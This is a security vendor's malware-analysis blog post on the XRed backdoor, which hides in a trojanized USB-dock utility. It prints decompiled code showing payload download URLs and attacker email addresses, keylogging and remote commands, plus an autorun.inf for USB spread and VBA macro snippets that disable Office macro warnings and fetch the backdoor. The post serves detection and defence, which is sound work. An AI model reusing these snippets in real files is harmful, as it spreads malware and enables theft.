

XRed Backdoor: The Hidden Threat in Trojanized Programs

[e esentire.com/blog/xred-backdoor-the-hidden-threat-in-trojanized-programs](https://esentire.com/blog/xred-backdoor-the-hidden-threat-in-trojanized-programs)

BLOG

TRU POSITIVES

>>>

XRed Backdoor: The Hidden Threat in Trojanized Programs



Adversaries don't work 9-5 and neither do we. At eSentire, our [24/7 SOCs](#) are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team...

What did we find?

In early February, the eSentire [Threat Response Unit \(TRU\)](#) identified a malicious backdoor disguised as Synaptics.exe (MD5: 54efba3a1e800e0a0ccdddc7950476c646935d28), which was detected and quarantined by [eSentire MDR](#). Synaptics (Synaptics Pointing Device Driver) is a software that enables the functionality of touchpads on laptops and other devices.

The backdoor, known as “XRed,” has been in existence since at least 2019. This article highlights the identification of the XRed backdoor, its delivery using trojanized software, and notable persistence and propagation capabilities.

While doing additional research on the backdoor, we found a [Twitter post](#) from 2020 by The DFIR Report mentioning the backdoor, attributing it to njRAT (Figure 1). Considering that njRAT is written in C#, we decided to look further to confirm the accuracy.




Figure 1: The mention of XRed backdoor on Twitter

Upon further investigation, it was determined that the malicious binary we received originated from a file named "Windows InstantView.exe". Although the file itself could not be retrieved from the host system, we identified several similar samples on VirusTotal.

Windows InstantView.exe is developed by [SiliconMotion](#) (the company that specializes in creating NAND flash controllers for SSDs and various solid-state storage devices) and comes with some USB docks.

Interestingly enough, we found a review on Amazon on one of the USB-C hub products being sold, as shown in Figure 2. The user reported that the binary was flagged by Symantec AV with W32.Zorex and Backdoor.Graybird signatures.




Figure 2: Amazon review on the USB-C Hub being sold

We found a malicious sample named “Windows InstantView.exe” (MD5: 8fe9734738d9851113a7ac5f8f484d29) on VirusTotal with the mentioned signature (Figure 3).




Figure 3: VirusTotal results for Windows InstantView.exe

The trojanized “Windows InstantView.exe” is not signed and has “Synaptics Pointing Device Driver” for Product and Description names (Figure 4).




Figure 4: Trojanized Windows InstantView.exe

The legitimate binary is signed by Silicon Motion, as shown in Figure 5.



Figure 5: Legitimate Windows InstantView.exe binary

Upon executing the trojanized binary, it downloads the legitimate copy of InstantView.exe from siliconmotion[.]com and launches it as a decoy (Figures 6-7).




Figure 6: Decoy InstantView.exe file

String	Address
http://www.siliconmotion.com/downloads/InstantView/Mac/macOS%20InstantView.zip	0x008295d8 (.rdata:d25d8)
http://www.siliconmotion.com/downloads/InstantView/Windows/Windows%20InstantView.zip	0x00829850 (.rdata:d2850)
https://www.siliconmotion.com/downloads/InstantView/Mac/macOS%20InstantView.zip	0x00829730 (.rdata:d2730)
https://www.siliconmotion.com/downloads/InstantView/Windows/Windows%20InstantView.zip	0x00829900 (.rdata:d2900)

Figure 7: Legitimate InstantView executables downloaded and executed as decoy

The trojanized version of Windows InstantView.exe drops *Synaptics.exe* payload under *C:\ProgramData\Synaptics* that we have mentioned earlier. The folder was hidden to ensure stealthiness (Figure 7).




Figure 8: Hidden Synaptics folder and binary

The payload is embedded within the trojanized binary. The persistence is achieved via the Registry Run Key (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) with the value name “Synaptics Pointing Device Driver” and value data “C:\ProgramData\Synaptics\Synaptics.exe”.

Let’s look at Synaptics.exe binary, which is the XRed backdoor. The binary will terminate if the mutex “Synaptics2X” is found, which means only one instance of the binary can be run (Figure 8).

```

59 {
60     v10 = (const CHAR *)System::__linkproc__ LStrToPChar(off_49D6B4);
61     a5 = OpenMutexA(0x1F0001u, 0, v10);
62     while ( a5 )
63     {
64         CloseHandle_0(a5);
65         v11 = (const CHAR *)System::__linkproc__ LStrToPChar(off_49D6B4); // Synaptics2X
66         a5 = OpenMutexA(0x1F0001u, 0, v11);
67         mw_GetTempPathA((int)System__AnsiString);
68         System::ParamStr(0);
69         Sysutils::ExtractFileName(v26);
70         System::__linkproc__ LStrCat((int)System__AnsiString, v27);
71         if ( Sysutils::FileExists(System__AnsiString[0]) )
72             sub_475A94(&str_Synaptics_exe_1[1]);
73     }
74 }
75 LOBYTE(v8) = 1;
76 if ( (unsigned __int8)sub_47423C(off_49D6B4, v8) )
77 {
78     Forms::TApplication::Terminate(*(Forms::TApplication **)off_49D8CC[0]);
79 }

```

Figure 9: Mutex check

The payload contains the functionality to retrieve additional payload from the URLs that can be hardcoded in the binary as shown in Figure 8. The URLs are currently down.

```

217 sub_4758E8(v49, &str_http_xred_sit_0[1], &v50); // http://xred.site50.net/syn/Synaptics.rar
218 System::__linkproc__ LStrAsg(&dword_49F150 + 8, v50);
219 v6 = 0;
220 v5 = &v47;
221 (**(void (__fastcall **)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
222     v0,
223     &str_DOWNLOAD[1], // DOWNLOAD
224     &str_SSLURL1[1], // https://docs.google.com/uc?id=08xsMXGfPIZfSTmLVYkxhSDg5TzQ&export=download
225     0,
226     &v47);
227 sub_4758E8(v47, &str_https_docs_go_1[1], &v48);
228 System::__linkproc__ LStrAsg(&dword_49F150 + 15, v48);
229 v6 = 0;
230 v5 = &v45;
231 (**(void (__fastcall **)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
232     v0,
233     &str_DOWNLOAD[1], // DOWNLOAD
234     &str_SSLURL2[1], // https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=1
235     0,
236     &v45);
237 sub_4758E8(v45, &str_https_www_dro_1[1], &v46);
238 System::__linkproc__ LStrAsg(&dword_49F150 + 16, v46);
239 v6 = 0;
240 v5 = &v43;
241 (**(void (__fastcall **)(Inifiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
242     v0,
243     &str_DOWNLOAD[1], // DOWNLOAD
244     &str_SSLURL3[1], // http://xred.site50.net/syn/SSLLibrary.dll
245     0,
246     &v43);

```

Figure 10: Additional payloads

The resource “EXEVSNX” contains the version of the payload, which is 106 (Figure 11).




Figure 11: EXEVSNX resource (payload version)

XRed collects system information, including the MAC address, username, and computer name, and transmits this data to the attacker using SMTP to email addresses shown in Figure 12. Additionally, the backdoor features keylogging functionality through keyboard hooking, as illustrated in Figure 13, with key mappings detailed in Figure 14.

```

251  (**(void (__fastcall **))(Infiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
252      v0,
253      &str_GMAIL[1],                      // GMAIL
254      &str_USERNAME[1],                  // USERNAME
255      0,
256      &v41);
257  sub_4758E8(v41, &str_xredline2_gmail[1], &v42); // xredline2@gmail.com;xredline3@gmail.com
258  System::__linkproc__ LStrAsg(&dword_49F150 + 18, v42);
259  v6 = 0;
260  v5 = &v39;
261  (**(void (__fastcall **))(Infiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
262      v0,
263      &str_GMAIL[1],
264      &str_PASSWORD[1],
265      0,
266      &v39);
267  sub_4758E8(v39, &str_xredline2_x_xr[1], &v40); // xredline2**x;xredline3**x
268  System::__linkproc__ LStrAsg(&dword_49F150 + 19, v40);
269  v6 = 0;
270  v5 = &v37;
271  (**(void (__fastcall **))(Infiles::TMemIniFile *, _strings *, _strings *, _DWORD, int *))v0)(
272      v0,
273      &str_GMAIL[1],                      // GMAIL
274      &str_SENMAIL[1],                    // SENMAIL
275      0,
276      &v37);
277  sub_4758E8(v37, &str_xredline1_gmail[1], &v38); // xredline1@gmail.com
278  System::__linkproc__ LStrAsg(&dword_49F150 + 20, v38);

```

Figure 12: Attacker's email addresses

```

131  me_set_keyboard_hook(v20, v21, Handle);
132  sub_4967D4((int)v43, (int)&str_Keyboard_Hook__[1]); // Keyboard Hook -> Active
133  }
134  else
135  {
136      v22 = *((_DWORD *)v43 + 191);
137      if ( v22 )
138      {
139          v23 = Controls::DblnControl::GetHandle(v43);
140          me_set_keyboard_hook(v22, 0, v23);
141          sub_4967D4((int)v43, (int)&str_Keyboard_Hook__[0]); // Keyboard Hook -> Deactive
142      }
143  }

```

```

32  {
33      System::__linkproc__ LStrCat3((int)&v22, &str_X[1], dword_49EC58);
34      sub_47671C(a1, a2, v22, v21, v20, ExceptionList);
35      v7 = (const CHAR *)System::__linkproc__ LStrToPChar(dword_49EC5C);
36      *((_DWORD *)a1 + 64) = LoadLibraryA(v7);
37  }
38  *((_DWORD *)a1 + 68) = GetProcAddress_0("(!MODULE *)a1 + 64", "HookOn");
39  *((_DWORD *)a1 + 72) = GetProcAddress_0("(!MODULE *)a1 + 64", "HookOff");
40  if ( !*((_DWORD *)a1 + 68) || !*((_DWORD *)a1 + 72) )
41  {
42      LOBYTE(v8) = 1;
43      v9 = unknown_libname_173(&cls_SysUtils_Exception, v8, &str_DLL_Fonksiyonu[1]);
44      System::__linkproc__ RaiseExcept(v9);
45  }
46  FileMappingA = CreateFileMappingA((HANDLE)0xFFFFFFFF, 0, 4u, 0, 4u, "ElReceptor");
47  *((_DWORD *)a1 + 48) = FileMappingA;
48  if ( !FileMappingA )
49  {
50      LOBYTE(v11) = 1;
51      v12 = unknown_libname_173(&cls_SysUtils_Exception, v11, &str_Dosya_Olu_turul[1]); // Create File
52      System::__linkproc__ RaiseExcept(v12);
53  }

```

Figure 13: Keyboard hooking

CODE:00476E30	dd 0FFFFFFFh	; _top	23	System: __linkproc__ LStrLAsg(&v12, &str_5[1]);
CODE:00476E34	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	24	break;
CODE:00476E38	db 'C-',0	; Text	25	case 9:
CODE:00476E3B	align 4		26	System: __linkproc__ LStrLAsg(&v12, &str_TAB[1]);
CODE:00476E3C	dd 0FFFFFFFh	; _top	27	break;
CODE:00476E3E	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	28	case 13:
CODE:00476E40	dd 5	; Text	29	System: __linkproc__ LStrLAsg(&v12, &str_27[1]);
CODE:00476E44	db 'CTAB',0	; Text	30	break;
CODE:00476E4A	align 4		31	case 16:
CODE:00476E4C	dd 0FFFFFFFh	; _top	32	System: __linkproc__ LStrLAsg(&v12, &str_SFT[1]);
CODE:00476E4E	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	33	break;
CODE:00476E50	dd 1	; Text	34	case 17:
CODE:00476E54	db 00h,0	; Text	35	System: __linkproc__ LStrLAsg(&v12, &str_CTR[1]);
CODE:00476E56	align 4		36	break;
CODE:00476E58	dd 0FFFFFFFh	; _top	37	case 18:
CODE:00476E5A	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	38	System: __linkproc__ LStrLAsg(&v12, &str[1]);
CODE:00476E5C	dd 5	; Text	39	break;
CODE:00476E5E	db 'cSFT',0	; Text	40	case 20:
CODE:00476E60	align 4		41	System: __linkproc__ LStrLAsg(&v12, &str_CPL[1]);
CODE:00476E62	dd 0FFFFFFFh	; _top	42	break;
CODE:00476E64	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	43	case 32:
CODE:00476E66	dd 5	; Text	44	System: __linkproc__ LStrLAsg(&v12, &str_28[1]);
CODE:00476E68	db 'CTR',0	; Text	45	break;
CODE:00476E6A	align 4		46	case 46:
CODE:00476E6C	dd 0FFFFFFFh	; _top	47	System: __linkproc__ LStrLAsg(&v12, &str_DEL[1]);
CODE:00476E6E	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	48	break;
CODE:00476E70	db 'ALT',0	; Text	49	case 112:
CODE:00476E72	align 4		50	System: __linkproc__ LStrLAsg(&v12, &str[1]);
CODE:00476E74	dd 0FFFFFFFh	; _top	51	break;
CODE:00476E76	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	52	case 113:
CODE:00476E78	dd 5	; Text	53	System: __linkproc__ LStrLAsg(&v12, &str_F2[1]);
CODE:00476E7A	db 'ALT',0	; Text	54	break;
CODE:00476E7C	align 4		55	case 114:
CODE:00476E7E	dd 0FFFFFFFh	; _top	56	System: __linkproc__ LStrLAsg(&v12, &str_F3[1]);
CODE:00476E80	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	57	break;
CODE:00476E82	db 'CPL',0	; Text	58	case 115:
CODE:00476E84	align 4		59	System: __linkproc__ LStrLAsg(&v12, &str_F4[1]);
CODE:00476E86	dd 0FFFFFFFh	; _top	60	break;
CODE:00476E88	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	61	case 116:
CODE:00476E8A	dd 1	; Text	62	System: __linkproc__ LStrLAsg(&v12, &str_F5[1]);
CODE:00476E8C	db ' ',0	; Text	63	break;
CODE:00476E8E	align 4		64	case 117:
CODE:00476E90	dd 0FFFFFFFh	; _top	65	System: __linkproc__ LStrLAsg(&v12, &str_F6[1]);
CODE:00476E92	; DATA XREF: Dbxtrace:TDBXTracePascalFormatter	; Len	66	break;
CODE:00476E94	dd 5	; Text	67	case 118:
CODE:00476E96	db 'DEL',0	; Text	68	System: __linkproc__ LStrLAsg(&v12, &str_F7[1]);
CODE:00476E98	align 4			

Figure 14: Key mappings

The following remote commands can be executed from attacker's server (Figure 15):

- GetCMDAccess – obtaining command prompt access.
- GetScreenImage – capture screenshot.
- ListDisk – list existing disks.
- ListDir – list directories.
- DownloadFile – download remote file.
- DeleteFile – delete file.

36	ExceptionList = (int)&savedregs;
37	v6 = (int *)&loc_495CD3;
38	v5 = NtCurrentTeb()->NtTib.ExceptionList;
39	__writefsdword(0, (unsigned int)&v5);
40	System: __linkproc__ LStrCmp(v12, &str_GetCMDAccess[1]); // GetCMDAccess
41	if (v2)
42	sub_495DD0(a1);
43	System: __linkproc__ LStrCmp(v12, &str_GetScreenImage[1]); // GetScreenImage
44	if (v2)
45	sub_495F14(a1);
46	System: __linkproc__ LStrCmp(v12, &str_ListDisk[1]); // ListDisk
47	if (v2)
48	sub_495FDC(a1);
49	System: __linkproc__ LStrCmp(v12, &str_ListDir[1]); // ListDir
50	if (v2)
51	sub_4960C8(a1);
52	System: __linkproc__ LStrCmp(v12, &str_DownloadFile[1]); // DownloadFile
53	if (v2)
54	sub_496254(a1);
55	System: __linkproc__ LStrCmp(v12, &str_DeleteFile[1]); // DeleteFile

Figure 15: Remote commands

The XRed backdoor also possesses worm-like USB propagation capabilities. It verifies the presence of an “autorun.inf” file on any inserted drive; if absent, it generates the file and includes the following:

```
[autorun]
open=Synaptics.exe
shellexecute= Synaptics.exe
```

The autorun.inf file is designed to automatically execute the specified payload when the USB drive is inserted into a computer. This behavior leverages the AutoRun feature that was more prominently used in older versions of Windows to launch programs automatically from removable media.

The presence of both open=Synaptics.exe and shellexecute=Synaptics.exe commands in an autorun.inf file indicates an intention to execute system.exe automatically.

It's also worth mentioning that the backdoor has an embedded password-protected VBA script. The script creates a copy of already existing XLSM files on the disk and injects the malicious VBA code into them. The malicious VBA script disables security warnings for VBA macros via the registry, as shown in Figure 16.

```
Private Sub Workbook_Open()
    Dim i As Integer
    For i = 1 To ActiveWorkbook.Sheets.Count
        ActiveWorkbook.Sheets(i).Visible = xlSheetVisible
    Next i

    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Excel\Security\VBAWarnings", 1, "REG_DWORD"
    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Word\Security\VBAWarnings", 1, "REG_DWORD"
```

Figure 16: VBA script snippet responsible for disabling security warnings

The script then copies Synaptics.exe from %USERPROFILE%/Synaptics and places it under the directory where the legitimate XLSM file exists with a hidden file attribute under the “~\$cache1” name (Figure 17).

```
Sub SaveAsInj(DIR As String)
    Dim FSO As Object
    Dim FN As String

    Set FSO = CreateObject("scripting.filesystemobject")
    FN = Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe"

    If FSO.FileExists(FN) Then
        If Not FSO.FileExists(DIR & "\~$cache1") Then
            FileCopy FN, DIR & "\~$cache1"
        End If
        SetAttr (DIR & "\~$cache1"), vbHidden + vbSystem
    End If
End Sub
```

Figure 17: Snippet that copies malicious Synaptics.exe binary to the directory where XLSM files reside

If none of the specified files are found locally (Figure 18), the macro attempts to download a file from one of the provided URLs (Figure 19). At the moment of writing this article, all of the URLs are offline.

```
Else
  If FSO.FileExists(Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe") Then
    Shell Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe", vbHide
  ElseIf FSO.FileExists(Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe") Then
    Shell Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe", vbHide
  ElseIf Not FSO.FileExists(TMP) Then
    If FDW((URL(1)), (TMP)) Then
```

Figure 18: Snippet that checks if Synaptics.exe exists in the specified paths

```
URL(1) = "https://docs.google.com/uc?id=0BxsMXGfPIZfSVzUyaHFYVkJQxeFk&export=download"
URL(2) = "https://www.dropbox.com/s/zhplb06imehwylq/Synaptics.rar?dl=1"
URL(3) = "https://www.dropbox.com/s/zhplb06imehwylq/Synaptics.rar?dl=1"
TMP = Environ("Temp") & "\~$cachel.exe"
```

Figure 19: URLs to retrieve the backdoor from

We assess with high confidence that the developer of the backdoor is a native Turkish speaker, as evidenced by the presence of the Turkish language within the code. We also found multiple payloads potentially related to the same malware developer, you can access the indicators in the Indicators of Compromise section.

What did we do?

- [eSentire MDR for Endpoint](#), our Endpoint Detection and Response (EDR) tool, prevented the execution of the XRed backdoor and quarantined it.
- Our [24/7 SOC Cyber Analysts](#) team then notified the customer.

What can you learn from this TRU Positive?

- The case illustrates the complexity of initial infection methods, such as the trojanized "Windows InstantView.exe" file, emphasizing the importance of scrutinizing software sources.
It highlights the necessity for organizations to implement robust security measures to scan and authenticate the legitimacy of all software installations, especially those that come bundled with hardware components or are downloaded from the internet.
- The backdoor's method of dropping a malicious payload while simultaneously downloading and executing a legitimate file as a decoy showcases deception techniques used by malware developers.

- The use of hidden directories and Registry Run Keys for persistence, along with the creation of autorun.inf files for USB propagation, demonstrates the malware's intention to move laterally, remain undetected and maintain long-term access to the infected systems. This emphasizes the importance of regular system audits, including registry and startup items checks, to detect and remove unauthorized persistence mechanisms.
- The malware's use of autorun.inf to exploit the AutoRun feature in older versions of Windows for USB propagation points to the continued relevance of securing older systems and disabling legacy features that can be abused for malware spread. It highlights the need for comprehensive security policies that include disabling unnecessary legacy features on modern systems.
- The embedded password-protected VBA script that manipulates existing XLSM files and injects malicious code while disabling security warnings showcases the use of social engineering tactics by attackers. This reinforces the importance of continuous user education and awareness programs to recognize and avoid suspicious files and activities, reducing the risk of malware infection through social engineering tactics.

Recommendations from our Threat Response Unit (TRU):

- Configure Microsoft Office's Trust Center settings to disable all macros with notifications or to only allow macros from trusted locations. This minimizes the risk of malicious macro execution.

For organization-wide settings, use Group Policy templates for Office to manage macro settings, ensuring that macros are disabled or strictly controlled across all user workstations.
- Ensure that all endpoints are protected with up-to-date antivirus software or an [Endpoint Detection and Response \(EDR\)](#) tool capable of detecting and blocking known USB worms and other malware.
- Educate users about the risks associated with USB drives and the potential dangers of enabling macros in documents.
- Regularly conduct [Phishing and Security Awareness Training \(PSAT\)](#) sessions to inform users about the latest tactics used by attackers, such as USB worm propagation and malicious macros.

Detection Rules

You can access the detection rules [here](#).

Indicators of Compromise

